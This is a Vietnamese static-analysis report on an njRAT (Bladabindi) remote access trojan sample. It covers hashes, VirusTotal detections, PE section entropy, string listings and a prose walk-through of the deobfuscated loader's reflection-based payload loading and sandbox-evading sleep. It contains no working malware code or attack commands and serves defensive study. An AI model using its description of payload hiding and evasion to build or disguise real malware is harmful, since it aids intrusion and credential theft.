PHÂN TÍCH TĨNH MẪU MÃ ĐỘC NJRAT

1.1 Trojan.Bladabindi

1.1.1 Giới thiệu mã độc

NjRAT hay còn gọi là Bladabindi là một mẫu Remote Access Trojan (RAT) xuất hiện từ khoảng 2012 - 2013, cho phép kẻ tấn công điều khiển máy nạn nhân từ xa qua Internet. Nó thường được phát tán dưới dạng các file crack, tool, hoặc đính kèm trong các loader.

Các cách thức gây hại:

- Cài backdoor trên máy nạn nhân, tự động kết nối về máy chủ điều khiển (C2).
- Điều khiển từ xa, tải lên, tải xuống file, chạy chương trình, mở CMD, PowerShell.
- Keylogger và giám sát: ghi lại phím gõ, clipboard, chụp màn hình, một số biến thể có thể truy cập webcam, micro.
- Đánh cắp thông tin: lấy mật khẩu lưu trong trình duyệt, ứng dụng, cookie, thông tin hệ thống, danh sách process.
- Có khả năng tải thêm mã độc khác: stealer, miner, ransomware… thông qua chức năng tải và thực thi file.

Hậu quả tiềm ẩn:

- Mất tài khoản, mật khẩu, dữ liệu cá nhân hoặc dữ liệu nội bộ tổ chức.
- Máy bị kiểm soát hoàn toàn, có thể bị dùng làm công cụ tấn công sang các máy khác trong mạng.
- Nguy cơ bị mã hoá dữ liệu, cài thêm ransomware hoặc các mã độc khác, gây gián đoạn hệ thống.


1.1.1.1 Thu thập các thông tin cơ bản

Thông tin mẫu:

- Tên mẫu: hostr.exe
- SHA256: 6f201afc797370ac6e33fafec41a794a2eb44c1bfd7d9079e3633ebe7bbb41e1
- Kích thước: 107.5 KB (107,520 bytes)
- Timestamp: 2013 – 2014


Kiểm tra thông tin mẫu trên VirusTotal:

Ta có thể thấy có 63/71 nhà cung cấp bảo mật đánh dấu đây là một file gây hại thuộc họ Trojan.




Hình 1 Thông tin mẫu trên VirusTotal (1)

Mẫu Trojan này có thể được bắt gặp với nhiều tên và loại khác nhau.



Hình 2 Thông tin mẫu trên VirusTotal (2)

Mẫu được tạo vào khoảng cuối năm 2013 và được thấy trong thực tế vào khoảng năm 2020.




Hình 3 Thông tin mẫu trên VirusTotal (3)

Xác định tính nén file:


Ta sử dụng công cụ Detect It Easy (DIE) để nhận diện ngôn ngữ và xem dữ liệu có bị nén hay không thì ta có được các thông tin sau:

- Ngôn ngữ: VB.NET
- Packer: (Heur) Assembly invoke + .rsrc compressed → cho thấy payload bị nén/nhúng.
- Resource Binary: Section .rsrc chứa dữ liệu GZIP nén.
- Kết luận: nghi vấn file có payload nhúng.




Hình 4 Thông tin từ DIE (1)

Trạng thái tổng thể được đánh giá là not packed 79%, tức file không bị pack nén toàn bộ. Các giá trị entropy: section .text khoảng 5.3, section .reloc rất thấp khoảng 0.08, trong khi section .rsrc có entropy cao khoảng 7.9 và được đánh dấu là packed.




Hình 5 Thông tin từ DIE (2)

Tìm kiếm thêm thông tin từ PEstudio ta có thể thấy mã hash thu được từ VirusTotal và PEstudio là trùng khớp, điều này cho thấy File không bị thay đổi mã từ lúc bắt đầu tính toán mã Hash. Thêm vào đó ta có thể biết được tên nguyên bản của file là **max.exe**.



Hình 6 Thông tin từ PE studio (1)

Ở phần section cho ta thấy PE studio cũng đưa ra thông tin cảnh báo về việc .rsrc có entropy khá cao (7.479).



property	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]
name	.text	.sdata	.rsrc	.reloc
section > sha256	B5E5B2D4311A50C7219A030...	1C575069FE581E01DCFDAC...	59A99F1AD8CEB07820DCAB...	75E02B633D005CC456B0169...
entropy	5.304	5.353	7.479	0.082
file > ratio (99.05%)	12.86 %	69.05 %	16.67 %	0.48 %
raw-address (begin)	0x00000400	0x00003A00	0x00015C00	0x0001A200
raw-address (end)	0x00003A00	0x00015C00	0x0001A200	0x0001A400
raw-size (106496 bytes)	0x00003600 (13824 bytes)	0x00012200 (74240 bytes)	0x00004600 (17920 bytes)	0x00000200 (512 bytes)
virtual-address (begin)	0x00002000	0x00006000	0x0001A000	0x00020000
virtual-address (end)	0x000055E4	0x00018112	0x0001E550	0x0002000C
virtual-size (105554 bytes)	0x000035E4 (13796 bytes)	0x00012112 (74002 bytes)	0x00004550 (17744 bytes)	0x0000000C (12 bytes)
characteristics	0x60000020	0xC0000040	0x40000040	0x42000040
write	-	x	-	-
execute	x	-	-	-
share	-	-	-	-
self-modifying	-	-	-	-
virtual	-	-	-	-

Hình 7 Thông tin từ PE studio (2)


Cùng với đó bảng PE header cho ta thêm một mục cảnh báo "file (signature unknown, size 17000 bytes)" tại offset 0x00015CB4, được xác định là một khối dữ liệu khoảng 17 KB nằm trong vùng resource. Kết hợp với việc section .rsrc có entropy cao, khối dữ liệu không xác định này nhiều khả năng là một file hoặc blob đã được mã hóa hoặc đóng gói được nhúng bên trong resource, có thể chứa payload, cấu hình C2 hoặc các chuỗi gây hại khiến nó có entropy cao.

items				
directory > import	0x00005590	-	-	-
directory > resource	-	-	0x0001A000	-
directory > relocation	-	-	-	0x00020000
directory > import-address	0x00002000	-	-	-
directory > .NET	0x00002008	-	-	-
version	-	-	0x00019F1C	-
base-of-code	0x00002000	-	-	-
base-of-data	-	0x00006000	-	-
entry-point > location	0x000055DE	-	-	-
file (signature: unknown, size: 17000 bytes)	-	-	0x00015CB4	-

Hình 8 Thông tin từ PE studio (3)

Phân tích String:

PEstudio tìm được hơn 918 chuỗi để hiển thị và hầu hết các chuỗi đã được mã hoá giống như các tên lớp, tên hàm của chương trình .NET bị làm rác → dấu hiệu obfuscator.



encoding (2)	size (bytes)	offset	flag (0)	value (918)
ascii	20	0x03053494	-	EditorBrowsableState
ascii	23	0x030534A9	-	HideModuleNameAttribute
ascii	23	0x030534C1	-	StandardModuleAttribute
ascii	20	0x030534D9	-	HelpKeywordAttribute
ascii	28	0x030534EE	-	System.ComponentModel.Design
ascii	26	0x0305350B	-	MyGroupCollectionAttribute
ascii	19	0x03053526	-	ComVisibleAttribute
ascii	30	0x0305353A	-	System.Runtime.InteropServices
ascii	21	0x03053559	-	ThreadStaticAttribute
ascii	18	0x0305356F	-	STAThreadAttribute
unicode	9	0x00002B44	-	[]![69[]Q
unicode	5	0x00002B58	-	YA[]Y
unicode	6	0x00002B80	-	[]$[]$
unicode	4	0x00002BBA	-	1[]4
unicode	3	0x00002C2E	-	[])
unicode	5	0x00015CA2	-	SIMON
unicode	15	0x00019F22	-	VS_VERSION_INFO
unicode	11	0x00019F7E	-	VarFileInfo
unicode	11	0x00019F9E	-	Translation
unicode	14	0x00019FC2	-	StringFileInfo
unicode	8	0x00019FE6	-	000004b0
unicode	15	0x00019FFE	-	FileDescription
unicode	11	0x0001A02A	-	FileVersion
unicode	7	0x0001A044	-	0.0.0.0
unicode	12	0x0001A05A	-	InternalName
unicode	7	0x0001A074	-	max.exe
unicode	14	0x0001A08A	-	LegalCopyright
unicode	16	0x0001A0B2	-	OriginalFilename
unicode	7	0x0001A0D4	-	max.exe
unicode	14	0x0001A0EA	-	ProductVersion
unicode	7	0x0001A108	-	0.0.0.0
unicode	16	0x0001A11E	-	Assembly Version
unicode	7	0x0001A140	-	0.0.0.0

Hình 9 Tìm kiếm string bằng PEstudio


PEstudio tìm được hơn 918 chuỗi để hiển thị và hầu hết các chuỗi đã được mã hoá giống như các tên lớp, tên hàm của chương trình .NET bị làm rác → dấu hiệu obfuscator.

Ta có thể thấy được một số chuỗi tiêu biểu sau:

- max.exe: tên file gốc
- Assembly Version 0.0.0.0: Giá trị phiên bản của assembly .NET
- System.Reflection, Assembly, Load, MethodBase, MethodInfo, Invoke, get_EntryPoint: các API của .NET Reflection cho phép nạp và gọi code động
- max.g.resources: Tên resource do .NET tạo → Có thể entropy ở resource cao do nhận thông tin được tạo từ đây
- System.Resources.ResourceReader: Hàm đọc thông tin từ resource để xử lý → Có thể gọi và chạy các payload gây hại

- Sleep, kernel32: API Win32 làm trì hoãn thực thi → có thể né sandbox
- PADDINGXXPADDINGPADDINGXX…: Chuỗi đệm được chèn vào

Ngoài ra, sử dụng floss để phân tích mẫu, ta thấy tìm được 484 chuỗi tĩnh và trong đó chỉ có 462 chuỗi có thể viết dưới dạng ASCII do đã lọc đi một vài chuỗi so với thông tin nhận được khi phân tích chuỗi bằng PEstudio và các string floss tìm được cũng khớp với các string PEstudio tìm được.




Hình 10 Tìm kiếm string bằng Floss

Các thông tin stack strings, tight strings, decoded strings không có kết quả do mẫu thuộc dạng .NET nên floss không thể tìm được các kết quả này.

1.1.1.2 Phân tích mã nguồn

Sử dụng de4dot giải mã các obfuscase ta được file mẫu hostr-cleaned.exe.


Cấu trúc thư mục trước và sau khi giải mã xem trong ILSpy:



Hình 11 Cấu trúc thư mục

1. Hàm main của chương trình

Sau khi thử decode obfuscase bằng công cụ De4dot ta đã có thể đọc được tên các class. Trong class2 ta có thể tìm được hàm Main.



Hình 12 Hàm main của chương trình

Trong hàm **Main** ta thấy chương trình đầu tiên gọi **Sleep(5000L)** để tạm dừng 5 giây rồi mới làm tiếp. Sau đó nó gọi hàm **smethod_0** của **Class6** để lấy về một giá trị kiểu chuỗi và gán vào biến **object**. Chuỗi này được truyền cho hàm **smethod_0** của **Class2** để tạo ra một mảng byte **object_2**.

Tiếp theo, **Main** tiếp tục gọi thêm vài lần khác tới **Class6.smethod_0** với các tham số khác nhau, rồi dùng **Class4.smethod_0** để tạo ra một đối tượng Assembly **object_3**. Từ **object_3**, chương trình lại gọi sang **Class6.smethod_1** để lấy một đối tượng phương thức, và đưa đối tượng đó vào **Class5.smethod_0**. Cuối cùng, Main gọi thêm một lần **Class6.smethod_0** nữa rồi kết thúc chương trình bằng **ProjectData.EndApp()**.

2. Các hàm và class được sử dụng trong Main


Đầu tiên trong class static **Class6()** này ta có thể thấy đầu tiên nó tạo một mảng char rất lớn 37000 phần tử rồi dùng **PwmsYVi8HqQ7CppFmS(... RuntimeFieldHandle)** để đổ sẵn dữ liệu nhị phân vào mảng và gán cho biến tĩnh **object_1**.

Sau đó nó chuẩn bị một mảng char[8], gán từng ký tự, có gọi thêm vài hàm phụ và có nhánh if thay đổi lại các phần tử mảng trước khi gán vào biến tĩnh **object_0**. Cách làm này cho thấy lớp này đang giữ sẵn một khối dữ liệu lớn ẩn trong file nạp qua RuntimeFieldHandle cùng với một "key" nhỏ 8 ký tự, rất có khả năng được dùng sau đó để giải mã chuỗi hoặc dữ liệu đã bị obfuscate.

Hình 13 Class 6 của chương trình

